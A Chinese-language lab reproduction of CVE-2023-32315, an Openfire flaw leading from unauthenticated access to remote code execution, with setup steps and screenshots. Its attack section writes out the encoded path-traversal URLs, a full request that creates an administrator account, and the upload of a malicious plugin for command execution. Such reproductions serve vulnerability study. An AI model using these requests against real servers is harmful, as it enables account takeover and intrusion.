CVE-2023-32315

Openfire

未授权到RCE

目录

[1. 漏洞描述 3](#_Toc27475)

[2. 影响版本 3](#_Toc25949)

[3. 环境部署 3](#_Toc5232)

[4. 漏洞复现 9](#_Toc11219)

# 漏洞描述

Openfire是一个开源的实时协作（RTC）服务器，采用开源Apache许可证。它是一个即时通讯（IM）和群聊服务器，使用Java编写并使用XMPP协议。它非常易于设置和管理，但提供了坚实的安全性和性能。

# 影响版本

3.10.0<= Openfire <4.6.8

4.7.0<=Openfire <4.7.5


# 环境部署


靶机：Windows 7，ip：172.16.7.164

渗透机：Windows 7，ip：172.16.7.164


下载含有漏洞的软件

https://objects.githubusercontent.com/github-production-release-asset-2e65be/18511687/11d97550-912d-4723-bfef-3752e71f79c0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A/20230826/us-east-1/s3/aws4\_request&X-Amz-Date=20230826T031725Z&X-Amz-Expires=300&X-Amz-Signature=1105f17f1e76f72a21b5b0ce73ac1d259b7ed607a7dc91c7d74d4222bbe3393d&X-Amz-SignedHeaders=host&actor\_id=108575004&key\_id=0&repo\_id=18511687&response-content-disposition=attachment; filename=openfire\_4\_7\_4\_x64.exe&response-content-type=application/octet-stream






配置Java8









运行Java命令提示缺少运行库(dll)




安装必备运行库




成功运行命令



继续安装软件












启动并访问localhost:9090










其他选项默认，数据库选择嵌入式数据库

# 漏洞复现

**【步骤一】**


**访问一个**漏洞url

[**http://localhost:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp**](http://localhost:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp)



**【步骤二】获取cookie值**


**/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp**




**发送创建管理员用户url**

**/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=lpX9QrIx5XPipnX&username=mr016&name=&email=&password=mr016%40qq.com&passwordConfirm=mr016%40qq.com&isadmin=on&create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7**

**账号为mr016,密码为mr016@qq.com**






**发送请求后登录页面，发现登录成功**







**上传恶意插件**

**【步骤三】使用恶意的插件**





**密码123**



**选择执行命令**



**命令执行成功**